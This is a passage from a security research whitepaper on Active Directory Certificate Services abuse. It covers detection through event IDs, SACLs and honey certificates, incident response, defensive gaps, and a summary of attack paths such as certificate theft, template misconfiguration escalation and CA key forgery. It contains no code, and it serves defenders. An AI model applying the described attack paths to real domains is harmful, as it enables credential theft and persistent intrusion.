


Figure 104 - EID 5061 Cryptographic Operation




Figure 105 - EID 5059 Key Migration Operation

## Attack IDs:

- Forging Certificates with Stolen CA Certificates - DPERSIST1

## Monitor Certificate Template Modifications - DETECT4

Certificate templates should rarely change, as such, detection engineers should monitor them closely and generate alerts if changed unexpectedly. AD CS creates EID 4899 "A Certificate Services template was updated" when a template AD object's attributes change, surfacing the AD object attributes that changed:




Figure 106 - EID 4899 "A Certificate Services template was updated"

AD CS generates EID 4900 "Certificate Services template security was updated" when a certificate template AD object's security descriptor changes:





Figure 107 - EID 4900 "Certificate Services template security was updated"

It is important to note that EID 4899 and 4900 are not suitable for real-time detection of template modification. These events only fire when the template AD object changes *and then* an enrollment occurs. When an account attempts to enroll in a certificate template, the Enterprise CA compares the loaded template cached in its memory with the template in AD and generates the appropriate event if they are different. Since this only occurs when the next enrollment occurs, this is not suitable for real-time detection template modification. In addition, during our testing, the Enterprise CA did not generate the events if the AD CS server rebooted after the template changed but before another enrollment occurred.


As an alternative to these events, organizations can apply SACLs to the template AD objects. For example, the following screenshot shows applying a SACL to the *User* certificate template AD object using *adsiedit.msc* to monitor anytime an account obtains Write, Delete, WriteDacl, and WriteOwner access to the object:



**Figure 108 - Applying a SACL to the User Certificate Template**

When a user edits the object via LDAP, AD generates EID 4662 “An operation was performed on an object”<sup>187</sup>:

<sup>187</sup> <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662>



**Figure 109 - EID 4662 "An operation was performed on an object"**

Note that the event captures the user performing the action and the type of access. The GUIDs in the *ObjectType* and *Properties* event correspond with AD schema property, property set, and class GUIDs, and various tools can resolve them to a name<sup>188 189</sup>.

### Attack IDs: ESC4, DPERSIST3

- Vulnerable Certificate Template Access Control - ESC4
- Account Persistence via Certificate Renewal - PERSIST3

## Detecting Reading of DPAPI-Encrypted Keys - DETECT5

In 2018, Palantir released a great post on using Windows system access control lists (SACLs) to implement granular auditing, for free, on Windows endpoints<sup>190</sup>. Organization can apply SACLs to both DPAPI master key files and the DPAPI-encrypted private key files to audit the processes and users that normally directly read these files. We assume only SYSTEM processes primarily access these files, but do not have the data set to yet confirm.

Applying SACLs to DPAPI masterkey and DPAPI-encrypted private key files can detect when a process uses standard Windows APIs to read the files (the approach SharpDPAPI and Mimikatz use by default), but it would not catch Mimikatz's patching of CAPI/CNG or other methods of

188 <https://github.com/leechristensen/Random/blob/master/PowerShellScripts/ConvertFrom-DsSchemaGuid.ps1>

189 <https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools/blob/47e05a981387435894f1143623b0abfbc800/NtObjectManager/DsFunctions.ps1#L86-L139>

190 <https://medium.com/@cryps1s/detecting-windows-endpoint-compromise-with-sacls-cd748e10950>

reading files (e.g., parsing the NTFS file system). Organizations can use this approach to detect some forms of theft of both user/machine certificate private keys and certificate authority private keys that are not protected by hardware.

**Attack IDs:**

- User Certificate Theft via DPAPI – THEFT2
- Machine Certificate Theft via DPAPI – THEFT3
- Active User Credential Theft via Certificates – PERSIST1

## Use Honey Credentials – DETECT6

Attackers can search for certificates and private key files that, when used, could benefit the attacker when compromising a network. Discovered certificates could permit the attacker to authenticate to AD as another user, forge certificates (in the case of a CA certificate), man-in-the-middle traffic, or sign code using a trusted certificate (amongst many other things).

Defenders can take advantage of attackers seeking certificate and private key files and potentially detect some of their activities using honey credentials. Network defenders can create “honey certificates” and place them in common locations an attacker may search for them, e.g., accessible file shares, in Windows credential stores, or in administrative folders on users’ machines. Defenders could place a SACL on the file to detect when someone accesses it or detect when the certificate is used (e.g., when a file is signed using it or when a user logs on using the certificate).

For example, detection engineers could create a legitimate account, create a legitimate client authentication certificate for the account, export the certificate and private key as a `.pfx` file, and then place the `.pfx` file in common locations an attacker may come across it. Detections could be built to detect when the file is accessed (e.g., using SACLs) or when the attacker attempts to logon using the certificate (e.g., monitoring EID 4624 logon events for Kerberos PKINIT or Schannel logons using the certificate).

**Attack IDs:**

- Finding Certificate Files – THEFT4

## Miscellaneous – DETECT7

Other events that might be of interest<sup>191</sup>, but we did not fully dive into:

- 4882: The security permissions for Certificate Services changed<sup>192</sup> - in case attackers are modifying ACLs of the CA itself.
- 4890: The certificate manager settings for Certificate Services changed.<sup>193</sup>
- 4892: A property of Certificate Services changed.<sup>194</sup>

SharpDPAPI's extraction method or host private keys involves having to elevate to SYSTEM to retrieve the DPAPI\_SYSTEM LSA secret, which is then used to decrypt the system masterkeys needed for the certificate private keys. Any detection/prevention as far as elevating to SYSTEM and dumping LSA secrets would apply here as well.

### Attack IDs:

- Vulnerable Certificate Authority Access Control - ESC7

## Incident Response Guidance

In the event of a breach, traditional incident response often results in the wiping/reprovisioning of a user's system and the reset of their domain password. However, as certificates are valid for their issued lifetime and the CA server's certificate lifetime, they survive user password resets. This means that legitimately issued certificates for the user/system may have been stolen, and/or certificates may have been maliciously requested.

The safest mitigation is to reprovision the affected user a new user account, disable the old user account, audit event logs for attempted authentication events, and wipe the user's workstation. If this is not possible, the user's password should be reset, and all certificates issued to that user and system should be revoked in AD CS.

Unfortunately, as mentioned previously, it's relatively difficult to programmatically investigate a Certificate Authority's database to determine if certificate issuances may be fraudulent. It's also difficult to revoke certificates outside of the *certsrv.msc* GUI, however the best toolkit we've found is the previously mentioned PSPKI<sup>195</sup> PowerShell suite from PKISolutions. It contains

---

<sup>191</sup> <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-certification-services>

<sup>192</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4882>

<sup>193</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4890>

<sup>194</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4892>

<sup>195</sup> <https://github.com/PKISolutions/PSPKI>



several useful functions, including the ability to revoke certificates<sup>196</sup>. As mentioned previously, PSPKIAudit can be used to investigate requests for specific templates, or requests from specific principals. The PSPKIAudit toolset being released with this whitepaper helps enable this type of investigation with its Get - CertRequest function.

If a Certificate Authority server itself is compromised, or if its private key is in another other way exposed, an organization should consider their PKI system completely compromised. There are a number of response actions that should occur, which are detailed by Microsoft's "*Securing PKI: Compromise Response*"<sup>197</sup> document. Microsoft has also published the "*How to decommission a Windows enterprise certification authority and remove all related objects*"<sup>198</sup> which details technical steps for decommissioning a CA server. Full incident response guidance around AD CS compromise is out of the scope of this paper.

## Defensive Gaps and Challenges

The security considerations of AD CS are new material for most of us. While we attempted to cover as many bases as we could defensively, we are sure that we missed some preventative or defensive ideas. Also, additional attacks against AD CS are likely to be discovered by ourselves or others as a result of this research.

The proper detection of maliciously requested certificates, whether they specify alternate SANs or not, is a difficult problem. While some event IDs can be used to track certificate requests, the events lack some important information, and baselining/data processing will be needed in large environments for these detections to be effective. In the future, we hope that Microsoft gives us more detailed and security-focused event auditing for Active Directory Certificate Services, things like including the template and associated information with 4886/4887 events to facilitate event correlation, and/or including private key backups in the backup event along with more contextual information for those 4876/4877 events. Alerting organizations to misconfigured template configuration via event log notification would also be a great addition.

Once a Certificate Authority (or subordinate Certificate Authority) private key is stolen, we do not currently know of any method of detection for the usage of forged certificates, though we hope an approach is possible.

---

196 <https://www.pkisolutions.com/tools/pspki/Revoke-Certificate/>

197 [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786435\(v=ws.11\)#ca-compromise-response-actions](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786435(v=ws.11)#ca-compromise-response-actions)

198 <https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/decommission-enterprise-certification-authority-and-remove-objects>



## Conclusion

Active Directory Certificate Services is not the easiest system to fully understand, implement, nor secure. There are a myriad of moving parts and several settings that, while appearing somewhat inconsequential, can drastically affect the security of the entire Active Directory environment. In summary, from an offensive perspective, certificate abuse can grant an attacker:

<b>User Credential Theft (1 year+)</b>	Stealing existing user certificates capable of domain authentication or actively requesting a new certificate from a user's context. <i>Survives user password changes and can be done without elevation or touching LSASS!</i>
<b>Machine Persistence (1 year+)</b>	Stealing existing system certificates capable of domain authentication or actively requesting a new certificate from a system's context, combined with resource-based constrained delegation or just S4U2Self. <i>Survives machine password changes and can be done without touching LSASS!</i>
<b>Domain Escalation Path(s)</b>	Misconfigured certificate templates that allow Subject Alternative Name (SAN) specification, vulnerable Certificate Request Agent templates, vulnerable template ACLs, the EDITF_ATTRIBUTESUBJECTALTNAME2 flag being set, vulnerable CA permissions, or NTLM relay to web enrollment endpoints.
<b>Domain Persistence</b>	Stealing the certificate authority's private key and forging certificates.

It is *extremely* easy for certificate misconfigurations to arise that allow unprivileged domain users to escalate their rights. We have seen a proliferation of these issues in real environments since we began looking in February 2021.

We reported the "NTLM Relay to AD CS HTTP Endpoints – ESC8" issue to MSRC on May 19th along with all domain escalation scenarios and received a response on June 8th of "*We determined your finding is valid but does not meet our bar for a security update release.*" They recommended

enabling Extended Protection for Authentication<sup>199</sup>, and stated that they also opened up a bug concerning the template issues and our comments about poor telemetry with the AD CS feature team, who may consider additional design changes in a future release.

From a defensive perspective, we strongly recommend organizations audit their AD CS architecture and certificate templates and ***treat CA servers as Tier 0 assets with the same protections as Domain Controllers!*** It is also not enough to just reset a compromised user's password and/or reimage their machine. Passive (and active) certificate theft for domain users and computers is trivial given code execution in a user's/computer's context; therefore, any certificates issued for the user/computer must be revoked and well. The **Defensive Guidance** section has more information on how to proactively prevent, detect, and respond to the abuses detailed in this paper.

The tools the authors developed for this research, Certify (for certification template enumeration and request abuse), and ForgeCert (for certificate forgery from CA certs) will be released approximately 45 days from the publication date of this paper. The PowerShell toolset to enumerate vulnerable templates (PSPKIAudit<sup>200</sup>) is now available.

---

<sup>199</sup> <https://msrc-blog.microsoft.com/2009/12/08/extended-protection-for-authentication/>

<sup>200</sup> <https://github.com/GhostPack/PSPKIAudit>

## Acknowledgements

All existing work we drew knowledge and inspiration from is listed in the “Prior Work” section.

Special thanks to Mark Gamache for co-uncovering many of these abuses and bringing additional details to our attention.

Special thanks to Benjamin Delpy for his existing work in this area and inspiration for us to pursue this research.

Special thanks to Ceri Coburn for their contribution to Rubeus that allows for certificate-based authentication without a physical smart card. This greatly facilitated our offensive research.

Thank you to Andrew Chiles, Jason Frank, Elad Shamir, and others from SpecterOps for content review.